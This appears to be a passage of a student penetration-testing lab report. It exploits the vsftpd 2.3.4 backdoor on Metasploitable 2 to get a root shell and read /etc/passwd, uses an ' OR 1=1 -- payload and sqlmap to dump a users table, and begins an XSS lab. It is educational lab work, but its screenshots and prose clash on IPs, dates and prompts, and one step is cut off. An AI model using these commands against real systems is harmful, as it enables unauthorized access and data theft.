          RX packets:45 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5035 (4.9 KB)  TX bytes:7112 (6.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21529 (21.0 KB)  TX bytes:21529 (21.0 KB)

msfadmin@metasploitable:~$ _
```

Brief explanation: before launching any exploit or scan, you need to know the target machine's ip address to direct your tools properly. On the metasploitable 2 vm, the ip address can be found by checking the network configuration inside the vm.

How to find the ip address:

1. Log into the metasploitable 2 vm using credentials (default: msfadmin / msfadmin).

Ifconfig

Or

Ip addr show

2. Identify the network interface in use (usually eth0) and locate the ip address under the inet field, for example, 192.168.1.38.

## Step 2: Scanning and exploit setup in kali linux



```
(sudo) password for nihal0014:
root@kali: ~# nmap -p 21 --script ftp-vsftpd-backdoor 192.168.1.38
Starting Nmap 2.91 ( https://nmap.org ) at 2025-05-16 13:18 IST
Nmap scan report for 192.168.1.38
Host is up (0.0000s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
ftp-vsftpd-backdoor:
  VULNERABLE:
    vsftpd version 2.3.4 backdoor
      State: VULNERABLE (Exploitable)
      IDs: BID-40339 CVE CVE-2011-2523
      vsftpd version 2.3.4 backdoor, this was reported on 2011-07-04.
      Disclosure date: 2011-07-04
      Exploit results:
        - Shell command: id
        Results: uid=0(root) gid=0(root)
      References:
        https://www.securityfocus.com/bid/40339
        https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
        https://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
      NMC Address: 00:0C:29:0F:00:7C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.41 seconds

root@kali: ~#
```

Brief explanation: after identifying the target ip, a port scan with nmap is performed to find open services and their versions. The discovery of vsftpd 2.3.4—a known vulnerable ftp server—indicates an exploitable target. The corresponding metasploit exploit module (vsftpd\_234\_backdoor.Rb) is then prepared for execution to gain access.

Process overview:

1. Nmap scan:

Nmap -sv 192.168.124.128

- Performs a version detection scan on the target.
- Reveals open ports and service versions.
- Confirms vsftpd 2.3.4 running on ftp port (21).

2. Exploit preparation:

- In metasploit, load the exploit module for vsftpd 2.3.4 backdoor.
- Configure the target ip and port.
- Ready the exploit for execution to gain shell access

### Step 3: Metasploit framework initialization and exploit search



Brief explanation: in this step, the metasploit framework is launched using msfconsole, providing access to a vast library of exploits, payloads, and modules used for penetration testing. Once initialized, a search is performed within metasploit to find an exploit specifically targeting the vsftpd 2.3.4 vulnerability.

Commands used:

1. Launch metasploit:

Msfconsole

- ## 2. Search for the vsftpd exploit:

## Search vsftpd

- This lists relevant modules, including the `exploit/unix/ftp/vsftpd_234_backdoor` which is used for remote code execution via a backdoor in the vulnerable ftp server.

#### Step 4: Metasploit module selection and configuration for vsftpd 2.3.4 exploit

```

msf6 > search vsftpd

Matching Modules



| # | Name                                 | Disclosure Date | Rank      | Check | Description                              |
|---|--------------------------------------|-----------------|-----------|-------|------------------------------------------|
| 0 | auxiliary/dos/ftp/vsftpd_232         | 2011-02-01      | normal    | Yes   | vsftpd 2.3.2 Denial of Service           |
| 1 | exploit/unix/ftp/vsftpd_234_backdoor | 2011-07-03      | excellent | No    | vsftpd v2.3.4 Backdoor Command Execution |



Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                         |
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                  |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.39
RHOSTS => 192.168.1.39
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name    | Current Setting | Required | Description                                                                                            |
|---------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                               |
| CPORT   |                 | no       | The local client port                                                                                  |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                         |
| RHOSTS  | 192.168.1.39    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                  |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.39:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.39:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.39:21 - The port used by the backdoor bind listener is already open
[*] 192.168.1.39:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.37:42789 -> 192.168.1.39:6200) at 2025-05-18 13:25:56 +0530

```

Brief explanation: once the appropriate exploit for vsftpd 2.3.4 backdoor is identified in metasploit, the module is selected and configured. This involves loading the exploit, setting the target ip (rhost), and reviewing options before execution.

Commands used:

1. Select the exploit module:

Use exploit/unix/ftp/vsftpd\_234\_backdoor

2. View module options:

Show options

3. Set the target ip address:

Set rhost 192.168.124.128

4. (optional) set the target port if different from default:

Set rport 21

This step ensures that the exploit is correctly configured and ready to be executed against the vulnerable service.

### Step 5: Exploiting vsftpd 2.3.4 backdoor for remote access

```
msf5 exploit(multi/reverse_tcp) > exploit
[*] 192.168.1.29:21 - The port used by the backdoor bind listener is already open
[*] 192.168.1.29:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.37:42780 -> 192.168.1.39:6100) at 2025-03-18 13:23:36 +0330

whoami
root
uname -a
Linux metasploitable 2.6.34-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls /root/
Desktop
reset_logs.sh
vnc.log
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101::/var/lib/libuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klogd:x:103:104::/home/klog:/bin/false
nfsnobody:x:65534:65534::/var/run/nfsd:/usr/sbin/nologin
nfsadmin:x:1000:1000:nfsadmin::/home/nfsadmin:/bin/bash
bind:x:105:112::/var/cache/bind:/bin/false
postfix:x:106:113::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
```

Brief explanation: this step involves executing the configured exploit to gain unauthorized remote access to the target system running the vulnerable vsftpd 2.3.4 service. After successful exploitation, a shell is obtained, and basic linux commands are executed to verify access and view sensitive data.

Commands backed:

1. Exploit the target:

Exploit

- Launches the vsftpd backdoor exploit.
- Attempts to establish a remote session.

2. Open a shell session:

Shell

- Grants interactive shell access to the compromised system.

### 3. List directory contents:

Ls

- Verifies access by listing files in the current directory.


### 4. Read system user information:

Cat /etc/passwd

- Displays user account data, showing that the attacker has gained significant access to the system.

This confirms a successful exploitation and demonstrates the risk of leaving unpatched services exposed.

## Step 6: Logging and reviewing the exploitation session



```
~/exploit_log.txt [Read Only] - Mousepad
File Edit Search View Document Help
1 [4mmsf6] [0m Spooling to file exploit_log.txt...
2 [4mmsf6] [0m exploit([31m[31munix/ftp/vsftpd_234_backdoor] [0m) [0m] show options
3 [0m]
4 Module options (exploit/unix/ftp/vsftpd_234_backdoor):
5
6   Name      Current Setting  Required  Description
7   ---      -
8   CHOST      [0m]             no        The local client address
9   CPORT      [0m]             no        The local client port
10  Proxies     [0m]             no        A proxy chain of format type:host:port[,type:host:port][...]
11  RHOSTS     192.168.124.102 yes         The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
12  RPORT      21               yes        The target port (TCP)
13
14
15
16 Exploit target:
17
18   Id  Name
19   --  --
20   0    Automatic
21
22
23
24 View the full module info with the [32minfo] [0m, or [32minfo -d] [0m command.
25
26 [4mmsf6] [0m exploit([31m[31munix/ftp/vsftpd_234_backdoor] [0m) [0m] spool off
27 [0m]
```

Brief explanation: during the exploitation of the vsftpd 2.3.4 backdoor, logging is enabled in metasploit to keep a record of all commands and outputs for documentation and audit purposes. After the exploit is completed, the log file is reviewed in a text editor. Finally, logging is stopped to prevent further data capture.

Key commands & actions:

1. Enable logging (optional, before starting exploit):

Spool /path/to/exploit\_log.Txt

- Begins recording all metasploit terminal output into a file.

2. Exploit session activity:

- Commands executed during the session (e.G., exploit, shell, cat /etc/passwd) are logged automatically.

3. Open log file:

- File (e.G., exploit\_log.Txt) is viewed in a text editor such as mousepad to analyze the session details.

4. Stop logging:

Spool off

- Ends the logging process, ensuring no more session activity is recorded.

This step ensures a complete and verifiable record of the exploitation process, useful for reporting and forensic analysis.

### Impact analysis

1. Unauthorized access – exploiting the vsftpd 2.3.4 backdoor vulnerability can grant

Unauthorized root access, leading to full system compromise.

2. Data breach risk – a successful exploit can allow an attacker to access, modify, or steal

Sensitive files and credentials.

3. Network security threat – if exploited in a real environment, it could serve as an entry point for lateral movement within the network.

### Mitigation strategies

1. Patch and update systems – ensure all software, especially vulnerable versions of vsftpd, is

Updated to eliminate known exploits.

2. Restrict network access – limit ftp service access using firewalls and disable unused

Services to minimize exposure.

3. Enable intrusion detection systems (ids) – deploy ids solutions to detect and alert on

Exploit attempts against vulnerable services.

**Results:**

The Metasploit exploit `exploit/unix/ftp/vsftpd_234_backdoor` was successfully executed against Metasploitable 2 after identifying the target IP and confirming the presence of the vulnerable vsftpd 2.3.4 service using Nmap. Upon exploitation, an interactive shell was obtained, allowing the attacker to execute system commands like `ls` and `cat /etc/passwd`, confirming unauthorized access. The exploitation demonstrated how an unpatched service could lead to a full system compromise, exposing sensitive user data and highlighting significant risks such as data breaches and lateral movement within a network. Logging was enabled to maintain a verifiable record of the session, and impact analysis emphasized the need for patching, access control, and IDS deployment.



## Experiment 4: Sql injection attacks on web applications

### Objective:

To demonstrate SQL injection vulnerabilities in the **Damn Vulnerable Web Application (DVWA)** and exploit them using **manual techniques** and **SQLMap** to extract sensitive data from the backend database.

### Tools Used:

- **DVWA** – as the vulnerable web application hosted on Metasploitable 2
- **Kali Linux** – as the attacking machine
- **SQLMap** – for automated SQL injection exploitation
- **Web Browser** – to interact with the DVWA interface

Step-by-step procedure:

#### Step 1: Finding the ip address of metasploitable 2

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:cb:b5:d3
          inet addr:192.168.161.130  Bcast:192.168.161.255  Mask:255.255.255.0
          inet6 addr: 2401:4900:91d6:56a3:a00:27ff:feeb:b5d3/64  Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:45 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5035 (4.9 KB)  TX bytes:7112 (6.9 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128  Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21529 (21.0 KB)  TX bytes:21529 (21.0 KB)

msfadmin@metasploitable:~$ _
```

Brief explanation: before launching any exploit or scan, you need to know the target machine's ip address to direct your tools properly. On the metasploitable 2 vm, the ip address can be found by checking the network configuration inside the vm.

How to find the ip address:

1. Log into the metasploitable 2 vm using credentials (default: msfadmin / msfadmin).

2. Open the terminal and execute the command:

Ifconfig

Or

Ip addr show

3. Identify the network interface in use (usually eth0) and locate the ip address under the inet field, for example, 192.168.1.38.

**Step 2:** Open dvwa in your browser

Objective: access the dvwa (damn vulnerable web application) interface through your browser and log in.

Instructions:

1. Open a web browser (such as chrome or firefox) on the host machine or attacker vm (such as kali linux).
2. Enter the dvwa ip address in the address bar:

Http://<your-ip>/dvwa

Replace <your-ip> with the actual ip address of the machine hosting dvwa (for example, 192.168.1.100).


**Step 3:** Login to dvwa

Use the default credentials to log in:

Username: admin

Password: password

After logging in, you will be directed to the dvwa dashboard where you can access different vulnerability testing modules.

**Step 4: Set the dvwa security level to low**

Objective: configure dvwa to allow vulnerable behavior, enabling sql injection testing.

Instructions:

1. After logging into dvwa, go to the left-hand menu and click on the "dvwa security" tab.
2. Under "set security level", select low from the dropdown menu.
3. Click the "submit" button to apply the changes.

This configuration ensures that the web application does not apply input validation or security protections, making it suitable for testing sql injection attacks.

**Step 5: Identify an sql injection vulnerability**



- Options --dbs --batch were used to automate database enumeration without user interaction.
2. Sql injection detection:
- Sqlmap identified the artist parameter as vulnerable to sql injection.
  - Various techniques were tested, including boolean-based, error-based, and time-based blind sql.
3. Database backend identified:
- The target website uses a mysql database.
  - Sqlmap confirmed that certain sql functions and clauses (e.G., gtid\_subset, order by) are injectable.
4. Enumeration of databases:
- Sqlmap successfully listed the available databases on the server.
  - This allows further exploitation to extract tables, columns, and sensitive user data.
5. Security implications & next steps:
- The vulnerability could be exploited to steal confidential information.
  - Mitigation strategies include using prepared statements, strong input validation, and deploying a web application firewall (waf).

### Step 7 : Extracting user table data and columns using sqlmap



```

[00:01:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, nginx: 1.10.0
back-end dbms: MySQL 5.6
[00:01:03] [INFO] Fetching columns for table 'users' in database 'acurart'
Database: acurart
Table: users
3 columns
+-----+-----+
| Column | Type |
+-----+-----+
| name   | varchar(100) |
| address | mediumtext |
| cart   | varchar(100) |
| ct     | varchar(100) |
| email  | varchar(100) |
| pass   | varchar(100) |
| phone  | varchar(100) |
| uname  | varchar(100) |
+-----+-----+
[00:01:04] [INFO] fetched data logged to text files under "/root/.local/share/sqlmap/output/testphp.vulnweb.com"
(*) ending @ 23:10:40 /2023-05-20/
root@kali:~# ./home/rakshit

```

Objective: demonstrate how sqlmap can exploit sql injection vulnerabilities to extract user-related data from a target database.

Process:

- Sqlmap was used against the vulnerable website testphp.Vulnweb.Com targeting the acurart database.
- The tool confirmed the backend database as mysql and identified that the users table is accessible via sql injection.
- Sqlmap successfully retrieved sensitive user data such as usernames, passwords, emails, and other fields.
- Using the --columns option, sqlmap listed all column names in the users table to prepare for detailed data extraction.

### Step 8: Extracting user data from the database using sqlmap

```

[00:01:02] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]

[00:01:04] [INFO] starting dictionary-based cracking (md5_generic_password)
[00:01:04] [INFO] starting 2 processes
[00:01:17] [WARNING] no clear password(s) found
Database: acurart
Table: users
3 entry
+-----+-----+-----+-----+-----+-----+-----+-----+
| ct     | cart   | pass | email | phone | uname | name | address |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1234-5678 | 18fcfe8b32a33cd64f8ec2521280ee7f | test | move@gmail.com | 8123456789 | test | Tony | Agric road |
+-----+-----+-----+-----+-----+-----+-----+-----+
[00:01:17] [INFO] table 'acurart.users' dumped to CSV file "/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acurart/users.csv"
[00:01:17] [INFO] fetched data logged to text files under "/root/.local/share/sqlmap/output/testphp.vulnweb.com"
(*) ending @ 00:01:17 /2023-05-21/
root@kali:~# ./home/rakshit

```

---

Objective: retrieve sensitive user information from the vulnerable database. Process

- Sqlmap was executed to extract data from the users table in the acurat database.
- The tool identified key columns such as id, name, email, phone, and address.
- Extracted user data was saved into a csv file for easy review and further analysis.

### **Impact analysis of sql injection attack**

#### **1. Data breach & exposure**

O attackers can extract sensitive information such as usernames, passwords, emails, and financial data from vulnerable databases.

#### **2. Unauthorized database manipulation**

O sql injection allows attackers to modify, delete, or insert data, potentially corrupting the integrity of the system.

#### **3. System compromise & escalation**

O if an attacker gains administrative access, they can exploit the database further, execute remote commands, or even take control of the entire system.

### **Mitigation strategies for sql injection**

#### **1. Use parameterized queries & prepared statements**

O always use secure coding practices, such as prepared statements, to prevent malicious sql input execution.

## 2. Implement web application firewalls (waf)

O deploying a waf helps filter and monitor http requests, blocking potential sql injection attempts.

## 3. Regular security audits & input validation

O conduct frequent security testing, validate user inputs, and apply the principle of least privilege to restrict database access.

### **Results:**

The DVWA hosted on Metasploitable 2 was accessed via its IP address and configured to “Low” security to allow injection testing. A basic SQL payload (' OR 1=1 --) was used to confirm login and search input vulnerabilities, bypassing authentication and retrieving unrestricted search results. SQLMap was then used against a test site (<http://testphp.vulnweb.com>) and the DVWA backend to detect SQLi vulnerabilities, identify the MySQL database, enumerate available databases (--dbs), extract columns (--columns), and retrieve user data from the users table. Extracted data included sensitive fields like usernames, passwords, emails, and addresses, which were saved for analysis. This experiment demonstrates how SQL injection can lead to data breaches, unauthorized database manipulation, and potential system compromise. Mitigation strategies discussed include prepared statements, input validation, web application firewalls, and regular security audits.



## Experiment 5: Cross-site scripting (xss) attacks

### Objective:

To demonstrate the discovery and exploitation of a Reflected XSS vulnerability in the OWASP Juice Shop application and analyze the potential consequences of such attacks. The experiment aims to understand XSS behavior, simulate real-world attack vectors, and practice identifying vulnerabilities using tools like Burp Suite or OWASP ZAP.

### Tools Used:

- **OWASP Juice Shop** (running in Docker)
- **Burp Suite Community Edition** (used to intercept and manipulate requests)
- **Firefox Browser** (configured to route traffic through Burp Suite)
- **Docker** (to run the Juice Shop container)

### Step 1: Run owasp juice shop in a docker container

A terminal window with a dark background and light blue text. The prompt is 'root@rakshith: /home/rakshith'. The command entered is 'sudo docker run -d -p 3000:3000 bkimminich/juice-shop'. The output shows the container ID 'f7c7dd54508a03ff62c709b1f05a67386a3859acc10d773f7423d50d1fe8f2f1' and a new prompt line 'root@rakshith: /home/rakshith'.

Command used:


```
Sudo docker run -d -p 3000:3000 bkimminich/juice-shop
```

Explanation:

- -d: runs the container in detached mode (in the background).
- -p 3000:3000: maps port 3000 of your local machine to port 3000 of the container.
- bkimminich/juice-shop: specifies the docker image to run.

This means juice shop will now be accessible in your browser at <http://localhost:3000> or


[Http://127.0.0.1:3000](http://127.0.0.1:3000).

